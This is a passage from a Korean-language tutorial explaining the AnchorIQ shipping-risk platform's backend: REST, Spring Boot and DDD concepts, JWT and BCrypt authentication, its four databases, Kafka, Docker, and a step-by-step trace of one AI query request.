REST 원칙 2 – HTTP 메서드가 동사:

GET `/api/vessels` = "선박 목록을 조회해줘"
POST `/api/vessels` = "새 선박을 등록해줘"
PUT `/api/vessels/123` = "123번 선박을 수정해줘"
DELETE `/api/vessels/123` = "123번 선박을 삭제해줘"

REST 원칙 3 – 무상태 (Stateless):

각 요청은 독립적. 서버는 이전 요청을 기억하지 않음.
매 요청마다 인증 정보(JWT)를 포함해야 함.

AnchorIQ는 174개의 REST API를 이 원칙에 따라 설계했습니다.

Part 3: Spring Boot, DDD, 인증

Chapter 4: Spring Boot

4.1 프레임워크(Framework)란?

프레임워크란, 소프트웨어 개발에 필요한 기본 구조와 도구를 미리 제공하는 뼈대입니다.

집을 지을 때 비유하면: 프레임워크 없이 개발하는 것은 벽돌을 직접 구워서 집을 짓는 것이고, 프레임워크를 사용하는 것은 이미 기둥과 벽이 세워진 건물 골조 위에 인테리어만 하는 것입니다.

4.2 Spring Boot란?

Spring Boot란, Java로 웹 애플리케이션을 빠르게 만들 수 있게 해주는 프레임워크입니다.

웹 서버 설정, 데이터베이스 연결, 보안, JSON 처리 등을 자동으로 해주므로, 개발자는 비즈니스 로직(AI 질의, 리스크 분석)에만 집중할 수 있습니다.

4.3 어노테이션(Annotation)이란?

어노테이션이란, Java 코드에 붙이는 특수한 표시(@)로, "이 코드를 이렇게 처리해줘"라고 프레임워크에게 지시하는 것입니다.

```
@RestController          // "이 클래스는 HTTP 요청을 처리하는 컨트롤러야"
@RequestMapping("/api/ai") // "이 컨트롤러는 /api/ai로 시작하는 URL을 담당해"
public class AiQueryController {

    @PostMapping("/query") // "POST /api/ai/query 요청이 오면 이 메서드를 실행해"
    public ResponseEntity query(
        @RequestBody AiQueryRequest request, // "HTTP 본문의 JSON을 이 객체로 변환해"
        @AuthenticationPrincipal UserPrincipal user // "JWT에서 사용자 정보를 넣어줘"
    ) { ... }
}
```

어노테이션이 없으면?

- URL 매핑, JSON 변환, 인증 처리를 모두 직접 코드로 작성해야 합니다.
- 수백 줄의 보일러플레이트 코드가 필요합니다.

4.4 IoC(Inversion of Control, 제어의 역전)란?

IoC란, 객체의 생성과 관리를 개발자가 아닌 프레임워크(Spring)가 담당하는 것입니다.

IoC 없이 (개발자가 제어):

나한테 필요한 것을 내가 직접 만든다.

```
class AiQueryController {
    private AiService service = new AiServiceImpl(
        new OpenClawClient(...),
        new Neo4jClient(...)
    );
    // 내가 직접 new로 생성. 의존성이 바뀌면 여기도 수정해야 함.
}
```

IoC有り (프레임워크가 제어):

나한테 필요한 것을 프레임워크에게 "이것 좀 줘"라고 선언만 한다.

```
class AiQueryController {
    private final AiService service; // "이것이 필요해"라고 선언만
    // Spring이 알아서 적절한 구현체를 찾아서 넣어줌
}
```

"제어의 역전"이란 이름은, 객체를 만드는 제어권이 "개발자 → 프레임워크"로 넘어갔기 때문입니다.

4.5 DI(Dependency Injection, 의존성 주입)란?

DI란, 객체가 필요로 하는 의존성(다른 객체)을 외부에서 넣어주는 것입니다. IoC를 구현하는 구체적인 방법입니다.

의존성(Dependency)이란? 어떤 객체가 동작하기 위해 필요한 다른 객체입니다. AiQueryController가 동작하려면 AiQueryApplicationService가 필요합니다. 이때 AiQueryApplicationService가 AiQueryController의 "의존성"입니다.

주입(Injection)이란? 외부에서 객체를 만들어서 넣어주는 것입니다.

```
@RequiredArgsConstructor // 생성자를 자동으로 만들어주는 Lombok 어노테이션
public class AiQueryController {
    private final AiQueryApplicationService service;
    //      ↑ 이것이 "의존성"
    //      Spring이 이 인터페이스의 구현체를 찾아서 "주입"해줌
}
```

4.6 Bean(빈)이란?

Bean이란, Spring이 생성하고 관리하는 객체입니다.

Spring Boot가 시작되면, `@Component`, `@Service`, `@Repository`, `@Controller` 등의 어노테이션이 붙은 클래스를 찾아 객체를 만들고, 이 객체들의 의존성을 연결합니다. 이렇게 Spring이 관리하는 객체를 Bean이라고 합니다.

4.7 DispatcherServlet(디스패처 서블릿)이란?

DispatcherServlet이란, 모든 HTTP 요청을 가장 먼저 받아서 적절한 Controller로 전달하는 Spring MVC의 중앙 허브입니다.

공항의 안내 데스크와 같습니다. 모든 승객(요청)이 안내 데스크(DispatcherServlet)에 먼저 가면, "A 게이트로 가세요" (Controller A), "B 게이트로 가세요"(Controller B)처럼 적절한 곳으로 안내합니다.

모든 HTTP 요청 → DispatcherServlet → 적절한 Controller 메서드 실행

```
POST /api/ai/query    → AiQueryController.query()
GET  /api/ai/briefing → AiBriefingController.getDailyBriefing()
POST /api/auth/login  → AuthController.login()
```

4.8 Filter(필터)란?

필터란, HTTP 요청이 Controller에 도달하기 전에 거치는 검문소입니다.

요청을 검사하고, 통과시키거나, 차단하거나, 수정할 수 있습니다. 여러 필터가 체인(사슬)처럼 연결되어 순서대로 실행됩니다.

HTTP 요청 → [Filter 1: CORS 확인] → [Filter 2: JWT 검증] → [Filter 3: 권한 확인] → Controller

AnchorIQ의 필터 체인:

- ① CorsFilter: "이 요청이 허용된 출처(localhost:3004)에서 왔는가?"
- ② JwtAuthenticationFilter: "JWT 토큰이 유효한가? 사용자가 누구인가?"
- ③ AuthorizationFilter: "이 사용자가 이 API를 호출할 권한이 있는가?"

Chapter 5: DDD (Domain-Driven Design)

5.1 DDD란?

DDD(Domain-Driven Design, 도메인 주도 설계)란, 현실 세계의 비즈니스를 그대로 코드로 표현하는 소프트웨어 설계 방법론입니다.

"도메인"이란 소프트웨어가 다루는 **비즈니스 영역**입니다. AnchorIQ의 도메인은 "해운 공급망 리스크"입니다. 현실에서 선박이 있고, 회사가 있고, 국가가 있고, 제재가 있듯이, 코드에도 `Vessel`, `Company`, `Country`, `Sanction` 이 있습니다.

DDD의 핵심 원칙: "비즈니스 로직은 Entity 안에 넣는다."

현실: "선박이 자신의 리스크를 평가받는다"

코드: `vessel.evaluateRiskScore(sanctionedCountries)`
→ 선박(Entity)이 스스로 리스크를 계산 (현실과 일치!)

반대 패턴 (안 좋은 방식):

`RiskCalculator.calculate(vessel, company, country)`
→ 외부 유틸리티가 계산 (현실과 동떨어짐)
→ 비즈니스 로직이 여기저기 흩어짐

5.2 Entity(엔티티)란?

Entity란, 고유한 식별자(Identity)를 가진 도메인 객체입니다.

쌍둥이도 주민등록번호가 다르면 다른 사람입니다. 마찬가지로, 선박의 이름이 바뀌어도 IMO 번호가 같으면 같은 선박입니다. 이처럼 *****식별자로 구분되는 것*****이 Entity입니다.

Vessel Entity의 식별자: IMO 번호 (전 세계 고유)
User Entity의 식별자: id (DB의 Primary Key)

Entity는 **비즈니스 로직을 가집니다**. 단순한 데이터 주머니가 아닙니다.

5.3 Value Object(값 객체)란?

Value Object란, 고유한 식별자가 없고, 값 자체로 동등성을 판단하는 불변 객체입니다.

만원짜리 두 장은 구분할 필요 없습니다. 둘 다 만 원의 가치를 가집니다. 마찬가지로 `Imo("9863297")` 두 개는 완전히 같은 것입니다. 누가 만들었는지, 언제 만들었는지 상관없이 값이 같으면 같습니다.

```
public record Imo(String value) {
    public Imo {
        if (value == null || !value.matches("\\d{7}"))
            throw new IllegalArgumentException("IM0는 7자리 숫자여야 합니다");
    }
}

// 왜 String 대신 Imo를 쓰는가?
String imo = "hello";           // 컴파일 OK. 런타임에 문제 발생.
Imo imo = new Imo("hello");     // 즉시 예외! 잘못된 값이 만들어지지 않음.
```

5.4 DTO(Data Transfer Object)란?

DTO란, 레이어 간에 데이터를 운반하기 위한 객체입니다. 비즈니스 로직이 없고, 순수하게 데이터만 담습니다.

택배 상자와 같습니다. 내용물(데이터)을 담아서 이동시키는 것이 유일한 목적입니다.

```
// 요청 DTO - 프론트엔드 → 백엔드
public record AiQueryRequest(@NotBlank String query) {}

// 응답 DTO - 백엔드 → 프론트엔드
public record AiQueryResponse(String answer, String cypher, List entities) {}
```

왜 Entity를 직접 반환하지 않고 DTO를 쓰는가?

- Entity에는 `password` 같은 민감 필드가 있을 수 있습니다
- Entity 구조가 바뀌면 API 응답도 바뀌어 프론트가 깨집니다
- API 버전별로 다른 형태의 응답을 제공할 수 있습니다

5.5 Aggregate Root(애그리거트 루트)란?

Aggregate Root란, 관련된 Entity들을 하나로 묶은 그룹의 대장(진입점)입니다. 외부에서는 반드시 **Aggregate Root**를 통해서만 내부 Entity에 접근합니다.

Vessel (Aggregate Root = 대장)

- └─ PortCall (입항 기록) – Vessel을 통해서만 접근
- └─ RouteHistory (항로 이력) – Vessel을 통해서만 접근
- └─ RiskAssessment (리스크 평가) – Vessel을 통해서만 접근

올바른 접근: `vessel.recordPortCall(port)`

잘못된 접근: `portCallRepository.save(new PortCall(...))`

5.6 Repository(레포지토리)란?

Repository란, **Entity**를 저장하고 조회하는 창고 관리자 역할의 인터페이스입니다.

Domain 레이어에서는 인터페이스(추상)만 정의하고, Infrastructure 레이어에서 구체적인 DB 구현을 합니다. 이렇게 하면 DB를 바꿔도 비즈니스 로직을 수정하지 않아도 됩니다.

5.7 DDD 4개 레이어

AnchorIQ의 모든 코드는 4개 레이어로 나뉩니다:

Controller ("문 앞 안내원")

하는 일: HTTP 요청 수신 → Application Service에 위임 → HTTP 응답 반환

하면 안 되는 일: 비즈니스 판단, DB 접근

Application Service ("지휘관")

하는 일: 여러 서비스의 실행 순서 조율, 트랜잭션 관리

하면 안 되는 일: 비즈니스 규칙 구현

Domain ("전문가")

하는 일: 비즈니스 규칙과 로직 (리스크 계산, 상태 전환 검증)

특징: 순수 Java만 사용, Spring 어노테이션 없음

Infrastructure ("실무자")

하는 일: 실제 DB 저장, 외부 API 호출, JWT 처리

특징: 프레임워크/라이브러리 의존

Chapter 6: 인증과 보안

6.1 인증(Authentication)이란?

인증이란, "이 사용자가 본인이 맞는지" 확인하는 과정입니다.

공항에서 여권을 보여주는 것과 같습니다. "이 사람이 정말 김철수인가?" 실패 시: 401 Unauthorized

6.2 인가(Authorization)란?

인가란, "이 사용자가 이 기능을 사용할 권한이 있는지" 확인하는 과정입니다.

공항에서 퍼스트클래스 라운지에 들어가려는 것과 같습니다. 여권(인증)은 있지만, 퍼스트클래스 탑승권(권한)이 없으면 못 들어갑니다. 실패 시: 403 Forbidden

순서: 인증 먼저 → 인가 다음

"너 누구야?" (인증) → "김철수구나" (인증 성공)

→ "근데 넌 이 기능 쓸 수 있어?" (인가) → "FREE 플랜이니 안 됨" (인가 실패, 403)

6.3 JWT(JSON Web Token)란?

JWT란, 사용자의 인증 정보를 담은 디지털 토큰입니다. 서버가 발급하고, 이후 매 요청에 포함되어 "나는 인증된 사용자다"를 증명합니다.

놀이공원의 손목 팔찌와 같습니다. 입장할 때(로그인) 팔찌(JWT)를 받고, 놀이기구(API)를 탈 때마다 팔찌를 보여줍니다. 팔찌에는 "이름, 등급, 유효기간"이 적혀있습니다.

JWT의 구조

JWT는 점(.)으로 구분된 3개의 Base64URL 인코딩된 문자열입니다:

eyJhbGciOiJIUzI1NiJ9.eyJ1c2VySWQiOiJvV9.서명값

1. Header (헤더): {"alg": "HS256"}
"이 토큰은 HMAC-SHA256 알고리즘으로 서명되었다"
2. Payload (내용): {"userId": 5, "email": "aitest@anchoriq.com", "role": "USER", "exp": 1}
사용자 정보와 만료 시간
3. Signature (서명): HMAC-SHA256(header + payload, 비밀키)
위조 방지. 비밀키를 아는 서버만 만들 수 있음.

해시(Hash)란?

해시란, 어떤 데이터를 고정 길이의 "지문"으로 변환하는 일방향 함수입니다. 입력에서 출력은 가능하지만, 출력에서 입력을 역추적하는 것은 불가능합니다.

SHA-256("hello") → 2cf24dba5fb0a30e26e83b2ac5b9e29e...
SHA-256("hellp") → 완전히 다른 값 (1글자만 바뀌어도!)

특징:

- 같은 입력 → 항상 같은 출력
- 출력에서 입력을 알아낼 수 없음 (일방향)
- 입력이 1비트만 달라도 출력이 완전히 달라짐

JWT 서명 검증 과정

서버가 JWT를 받았을 때:

- ① header + payload 부분을 비밀키로 HMAC-SHA256 해시 재계산
- ② 계산한 해시값과 토큰의 signature를 비교
- ③ 같으면 → 이 토큰은 우리 서버가 발급한 진짜 토큰 ✓
- ④ 다르면 → 누군가 payload를 위조했음 ✗ → 401 반환

해커가 payload의 role을 "USER"에서 "ADMIN"으로 바꾸면?

- payload가 변경되었으므로 해시를 재계산하면 결과가 달라짐
- 하지만 해커는 비밀키를 모르므로 새 서명을 만들 수 없음
- 서버가 검증 시 "서명 불일치" → 거부!

중요: JWT는 암호화가 아닙니다!

Base64는 "인코딩"(형식 변환)이지 "암호화"(비밀 보호)가 아닙니다. 누구나 Base64를 디코딩하면 payload를 읽을 수 있습니다. JWT가 보장하는 것은 "이 내용이 변조되지 않았다"(무결성)이지, "이 내용을 아무도 못 본다"(기밀성)가 아닙니다.

→ 그래서 JWT payload에는 userId, email, role 같은 식별 정보만 넣고, 비밀번호나 카드번호는 절대 넣지 않습니다.

6.4 BCrypt란?

BCrypt란, 비밀번호를 안전하게 해시하기 위한 알고리즘으로, 의도적으로 느리게 설계되어 무차별 대입 공격을 방어합니다.

왜 비밀번호를 해시하는가?

DB가 해킹당해도 원래 비밀번호를 알 수 없도록 하기 위해.

왜 SHA-256이 아니라 BCrypt인가?

SHA-256: 매우 빠름 → 해커가 1초에 1억 개 비밀번호 시도 가능

BCrypt: 의도적으로 느림 → 해커가 1초에 10개만 시도 가능

정상 사용자: 로그인 1번 → 0.1초 지연은 문제없음

해커: 수백만 번 시도 → 0.1초 × 수백만 = 수년

Part 4: 데이터베이스, Kafka, Docker, 전체 흐름

Chapter 7: 데이터베이스

7.1 데이터베이스(Database)란?

데이터베이스란, 데이터를 체계적으로 저장하고, 빠르게 검색할 수 있도록 만든 시스템입니다.

엑셀 파일에 데이터를 저장하는 것과 비슷하지만, 데이터베이스는 수백만~수억 건의 데이터를 효율적으로 처리하고, 여러 사람이 동시에 접근해도 문제가 없도록 설계되어 있습니다.

AnchorIQ는 4개의 서로 다른 데이터베이스를 사용합니다. 각각의 장점이 다르기 때문입니다.

7.2 관계형 데이터베이스(RDBMS)란? — PostgreSQL

관계형 데이터베이스란, 데이터를 테이블(표) 형태로 저장하고, 테이블 간의 관계를 정의하는 데이터베이스입니다.

엑셀 시트와 비슷합니다. 행(Row)은 하나의 데이터, 열(Column)은 데이터의 속성입니다.

users 테이블:

id	email	password(해시)	role
1	admin@anchoriq.com	\$2a\$10\$plac...	ADMIN
5	aitest@anchoriq.com	\$2a\$10\$WKd...	USER

id = Primary Key (PK): 각 행을 고유하게 식별하는 값

AnchorIQ에서 PostgreSQL은 돈과 관련된 데이터(유저, 결제, 구독)를 저장합니다. 이 데이터는 절대 틀려서는 안 되므로 ACID 트랜잭션이 필요합니다.

SQL(Structured Query Language)이란?

SQL이란, 관계형 데이터베이스에서 데이터를 조회, 삽입, 수정, 삭제하기 위한 언어입니다.

```

-- 조회
SELECT email, role FROM users WHERE id = 5;

-- 삽입
INSERT INTO users (email, password, role) VALUES ('new@test.com', '$2a$...$', 'USER');

-- 수정
UPDATE subscriptions SET plan = 'PRO' WHERE user_id = 5;

-- 삭제
DELETE FROM bookmarks WHERE id = 7;

```

트랜잭션(Transaction)이란?

트랜잭션이란, 여러 개의 DB 작업을 하나의 단위로 묶어서 "전부 성공하거나 전부 실패하거나"를 보장하는 것입니다.

시나리오: 사용자가 PRO 구독을 결제합니다.

- 작업 1: payments 테이블에 결제 기록 저장
- 작업 2: subscriptions 테이블에서 plan을 PRO로 변경
- 작업 3: users 테이블에서 api_quota를 변경

만약 작업 2에서 에러가 나면?

트랜잭션 없이:

- 작업 1 성공 (돈은 빠져나감)
- 작업 2 실패 (아직 FREE)
- 돈은 냈는데 PRO가 아닌 상태! 고객 불만!

트랜잭션 있어:

- 작업 2 에러 → 전체 롤백(되감기)
- 작업 1도 취소됨 (결제 기록 삭제)
- 마치 아무 일도 없었던 것처럼 원래 상태로

ACID란?

ACID란, 트랜잭션이 보장해야 하는 4가지 속성입니다.

- A - Atomicity (원자성): "전부 성공하거나 전부 실패하거나"
- C - Consistency (일관성): "DB 규칙을 항상 만족" (잔액 음수 불가 등)
- I - Isolation (격리성): "동시 트랜잭션이 서로 간섭하지 않음"
- D - Durability (지속성): "커밋되면 서버가 꺼져도 데이터 보존"

인덱스(Index)란?

인덱스란, 데이터를 빠르게 검색하기 위한 별도의 자료구조입니다. 책의 색인(찾아보기)과 같습니다.

인덱스 없이 (Full Table Scan):

100만 건의 데이터를 처음부터 끝까지 순서대로 찾음
→ 최대 100만 번 비교 → $O(n)$ → 느림

인덱스有り (B-Tree 검색):

정렬된 트리 구조에서 이진 탐색
→ 약 20번 비교로 찾음 → $O(\log n)$ → 빠름

100만 번 vs 20번 = 5만 배 차이!

B-Tree란? 데이터베이스 인덱스에서 가장 많이 사용하는 자료구조로, 데이터를 정렬된 트리 형태로 저장합니다. 트리의 각 노드가 여러 개의 키를 가지므로, 적은 디스크 접근으로 원하는 데이터를 찾을 수 있습니다.

7.3 그래프 데이터베이스란? — Neo4j

그래프 데이터베이스란, 데이터를 노드(점)와 관계(선)로 저장하는 데이터베이스입니다. 데이터 간의 "연결"을 빠르게 탐색하는 데 특화되어 있습니다.

왜 관계형 DB만으로는 부족한가

질문: "이 선박의 소유 회사가 제재국에 등록되어 있는가?"

관계형 DB (SQL):

```
SELECT v.name FROM vessels v
JOIN companies c ON v.company_id = c.id
JOIN countries co ON c.country_id = co.id
JOIN sanctions s ON co.id = s.country_id
WHERE v.imo = '9863297';
```

→ 3개의 JOIN 필요. JOIN이 많을수록 급격히 느려짐.

그래프 DB (Neo4j Cypher):

```
MATCH (v:Vessel {imo:'9863297'})-[:OWNED_BY]->(c:Company)
      -[:REGISTERED_IN]->(co:Country)-[:SANCTIONED_BY]->(s:Sanction)
RETURN v.name
```

→ JOIN 없이 관계를 따라가기만 하면 됨. 직관적이고 빠름.

노드(Node)와 관계(Relationship)란?

노드 = 점 = 데이터의 실체
예: (:Vessel {name:"알헤시라스", imo:"9863297"})
 (:Company {name:"HMM"})
 (:Country {name:"이란"})

관계 = 선 = 노드 간의 연결 (방향이 있음)
예: (알헤시라스)-[:OWNED_BY]->(HMM)
 (HMM)-[:REGISTERED_IN]->(한국)
 (이란)-[:SANCTIONED_BY]->(UN제재)

Cypher란?

Cypher란, **Neo4j**에서 데이터를 조회하기 위한 쿼리 언어입니다. **SQL**의 그래프 버전이라고 생각하면 됩니다.

ASCII 아트로 그래프 패턴을 표현합니다:

```
(노드)-[:관계]->(다른노드)

MATCH (v:Vessel)-[:OWNED_BY]->(c:Company)
WHERE v.name = "알헤시라스"
RETURN c.name
→ "알헤시라스 선박을 소유한 회사의 이름을 알려줘"
```

Index-Free Adjacency란?

Neo4j가 관계 탐색에서 관계형 DB보다 빠른 핵심 이유입니다.

관계형 DB에서 JOIN은 인덱스를 조회하는 작업입니다 → $O(\log n)$. 그래프 DB에서 관계 탐색은 노드가 가진 **물리적 포인터**를 따라가는 것입니다 → $O(1)$.

관계형 DB: "A 회사의 선박은?" → companies 인덱스 검색 → $O(\log n)$
Neo4j: "A 회사의 선박은?" → A 회사 노드의 포인터를 따라감 → $O(1)$

데이터가 아무리 많아도 관계 탐색 속도가 일정합니다.

7.4 인메모리 캐시란? — Redis

Redis란, 모든 데이터를 메모리(RAM)에 저장하는 초고속 **Key-Value** 저장소입니다.

캐시(Cache)란?

캐시란, 자주 사용하는 데이터를 빠르게 접근할 수 있는 곳에 임시로 저장하는 것입니다.

캐시 없이:

AI 질의 → OpenClaw 호출(1초) + Neo4j 조회(0.1초) + OpenClaw 호출(1초) = 2.1초
같은 질문을 또 하면? → 또 2.1초

캐시 있어:

첫 번째 질의: 2.1초 (결과를 Redis에 저장)
같은 질문을 또 하면: Redis에서 바로 반환 → 0.001초 (1밀리초)

TTL(Time To Live)이란?

TTL이란, 캐시된 데이터가 자동으로 삭제되기까지의 시간입니다.

AnchorIQ에서 AI 질의 캐시의 TTL은 5분입니다. 5분이 지나면 Redis가 자동으로 데이터를 삭제합니다. 이렇게 하면 오래된 데이터가 캐시에 영원히 남아있는 것을 방지합니다.

7.5 전문 검색 엔진이란? — Elasticsearch

Elasticsearch란, 대량의 텍스트 데이터에서 키워드를 빠르게 검색하는 엔진입니다.

PostgreSQL의 `LIKE '%호르무즈%'` 도 텍스트 검색이 가능하지만, 데이터가 많으면 매우 느립니다. Elasticsearch는 **역인덱스(Inverted Index)** 구조로 수백만 건의 문서에서도 밀리초 단위로 검색합니다.

AnchorIQ에서: 뉴스 기사 본문 검색, AI 결정 로그 검색에 사용합니다.

역인덱스(Inverted Index)란?

일반 인덱스 (문서 → 단어):

문서1: "호르무즈 해협에서 유조선 충돌"
문서2: "수에즈 운하 봉쇄로 유가 급등"
"호르무즈"를 검색하려면 모든 문서를 읽어야 함 → 느림

역인덱스 (단어 → 문서):

"호르무즈" → [문서1]
"유조선" → [문서1]
"수에즈" → [문서2]
"유가" → [문서2]
"호르무즈"를 검색하면 바로 [문서1] 반환 → 빠름!

Chapter 8: Kafka

8.1 메시지 큐(Message Queue)란?

메시지 큐란, 프로그램 사이에서 메시지(데이터)를 중간에 저장하고 전달하는 우체국 같은 시스템입니다.

보내는 사람(Producer)이 우체국(Kafka)에 편지(메시지)를 맡기면, 받는 사람(Consumer)이 자기 속도에 맞춰 가져갑니다. 보내는 사람과 받는 사람이 직접 만날 필요가 없습니다.

8.2 Kafka란?

Kafka란, 대용량 실시간 데이터를 빠르고 안전하게 전달하는 분산 이벤트 스트리밍 플랫폼입니다.

왜 필요한가

Kafka 없이 (직접 호출):

AIS 수집기 → Redis 저장 → Neo4j 저장 → AI 분석

문제: 하나가 느리면 전체가 느려짐. 하나가 죽으면 전체가 멈춤.

Kafka 있어:

AIS 수집기 → Kafka → Redis Consumer (독립)
→ Neo4j Consumer (독립)
→ AI Consumer (독립)

장점: 각각 독립적. 하나가 죽어도 나머지는 동작.

Producer(프로듀서)란?

메시지를 Kafka에 보내는 프로그램입니다. AnchorIQ에서: AIS 수집기, 뉴스 수집기 등.

Consumer(컨슈머)란?

Kafka에서 메시지를 가져가는 프로그램입니다. AnchorIQ에서: Redis 저장기, Neo4j 업데이터 등.

Topic(토픽)이란?

메시지가 저장되는 카테고리(채널)입니다. AnchorIQ에서 8개 토픽: ais-positions, risk-alerts 등.

Partition(파티션)이란?

토픽을 물리적으로 나눈 단위입니다. 파티션이 3개면, 3개의 Consumer가 동시에 처리할 수 있어 3배 빨라집니다.

Offset(오프셋)이란?

파티션 내에서 메시지의 순서 번호입니다. Consumer가 "어디까지 읽었는지" 추적하는 데 사용합니다. Consumer가 죽었다가 살아나도 마지막 offset부터 재개하므로 메시지 유실이 없습니다.

Consumer Group이란?

같은 목적을 가진 Consumer들의 그룹입니다. 그룹 내에서 하나의 파티션은 하나의 Consumer만 담당합니다(부하 분산). 다른 그룹은 같은 메시지를 독립적으로 읽습니다(다중 소비).

DLT(Dead Letter Topic)란?

처리에 실패한 메시지를 격리 보관하는 특수 토픽입니다.

메시지 처리 실패 → 재시도 3번 → 그래도 실패 → DLT로 이동
→ 전체 파이프라인은 멈추지 않음!
→ DLT의 메시지는 나중에 원인 분석 후 수동 재처리

Chapter 9: Docker

9.1 Docker란?

Docker란, 프로그램과 그 프로그램이 실행되는 데 필요한 모든 것(라이브러리, 설정, OS 일부)을 하나의 패키지(컨테이너)로 묶어서, 어디서든 동일하게 실행할 수 있게 해주는 도구입니다.

컨테이너(Container)란?

컨테이너란, 프로그램을 격리된 환경에서 실행하는 것입니다. 다른 프로그램의 영향을 받지 않고, 어떤 컴퓨터에서든 똑같이 동작합니다.

도시락 통에 비유하면: 음식(프로그램) + 반찬(라이브러리) + 숟가락(도구)을 통째로 담아서, 집에서든 학교에서든 똑같이 먹을 수 있게 하는 것입니다.

이미지(Image)란?

이미지란, 컨테이너를 만들기 위한 설계도(템플릿)입니다. 이미지에서 컨테이너를 생성합니다. 하나의 이미지로 여러 컨테이너를 만들 수 있습니다.

이미지 = 설계도 (변경 불가)

컨테이너 = 설계도로 만든 실체 (실행 중인 프로그램)

neo4j:5-community (이미지) → 컨테이너 실행 → Neo4j 서버 가동

Docker Compose란?

Docker Compose란, 여러 컨테이너를 한 번에 정의하고 실행하는 도구입니다.

AnchorIQ는 PostgreSQL, Neo4j, Redis, Kafka 등 11개 서비스가 필요합니다. 이것을 하나씩 수동으로 실행하는 대신, `docker-compose.yml` 파일 하나로 전부 한 번에 시작할 수 있습니다.

```
docker compose --profile full up -d    # 11개 서비스 한 번에 시작
docker compose down                    # 전체 종료
```

컨테이너 vs 가상머신(VM)

가상머신:

프로그램 + 전체 운영체제(수 GB)를 포함
→ 시작 시간: 분 단위, 메모리: GB 단위

컨테이너:

프로그램 + 필요한 라이브러리만 포함 (호스트 OS 커널 공유)
→ 시작 시간: 초 단위, 메모리: MB 단위

핵심 차이: VM은 하드웨어를 가상화, Docker는 프로세스만 격리.

Chapter 10: 전체 흐름 (27단계)

사용자가 "호르무즈 근처에 제재국 선박 있어?" 입력 후 Enter:

[네트워크 계층]

- ① DNS: localhost → 127.0.0.1 (즉시, /etc/hosts에서)
- ② TCP: Keep-Alive 연결 재사용 또는 3-Way Handshake
- ③ HTTP: POST 요청 구성 (메서드 + 경로 + 헤더 + 본문)
- ④ 패킷: HTTP 데이터를 패킷으로 분할하여 전송

[서버 수신]

- ⑤ Tomcat: TCP 소켓에서 바이트 수신 → HTTP 메시지 파싱

[보안 필터]

- ⑥ CorsFilter: Origin(localhost:3004) 확인 → 허용
- ⑦ JwtAuthenticationFilter: Cookie에서 JWT 추출
- ⑧ JWT 서명 검증: HMAC-SHA256으로 서명 재계산 → 일치 확인
- ⑨ JWT Payload에서 userId=5, role=USER 추출
- ⑩ AuthorizationFilter: authenticated() 확인 → 통과

[요청 라우팅]

- ⑪ DispatcherServlet: POST /api/ai/query → AiQueryController.query()
- ⑫ 역직렬화: JSON → AiQueryRequest 객체 (Jackson)

[비즈니스 로직]

- ⑬ Application Service: API 쿼터 확인 (PostgreSQL 조회)
- ⑭ Redis 캐시 확인: GET ai:result:{hash} → MISS

[AI 처리 - 1차]

- ⑮ OpenClawClient: HTTP POST to OpenClaw (Temperature 0.1)
- ⑯ AI가 자연어 → Cypher 쿼리 변환
- ⑰ 보안 검증: Cypher에 CREATE/DELETE 없는지 확인

[그래프 DB 조회]

- ⑱ Neo4j: Cypher 실행 - Vessel→Company→Country→Sanction 관계 탐색
- ⑲ 결과: 0건 (조건 충족 선박 없음)

[AI 처리 - 2차]

- ⑳ OpenClawClient: 쿼리 결과를 자연어로 변환 (Temperature 0.7)
- ㉑ AI 응답: "호르무즈 인근에 제재 대상국 관련 선박은 확인되지 않았습니다..."

[후처리]

- ㉒ Redis: 결과 캐싱 (TTL 5분)
- ㉓ PostgreSQL: API 사용량 +1 (트랜잭션으로 ACID 보장)
- ㉔ Elasticsearch: 결정 로그 기록 (비동기)

[응답 반환]

- ㉕ 직렬화: Java 객체 → JSON (Jackson)
- ㉖ HTTP 200 OK 응답 → TCP 패킷으로 전송

[화면 표시]

- ㉗ 브라우저: JSON 파싱 → React 컴포넌트가 화면에 렌더링

소요 시간: ~2~5초 (대부분 AI 2회 호출에서 소요)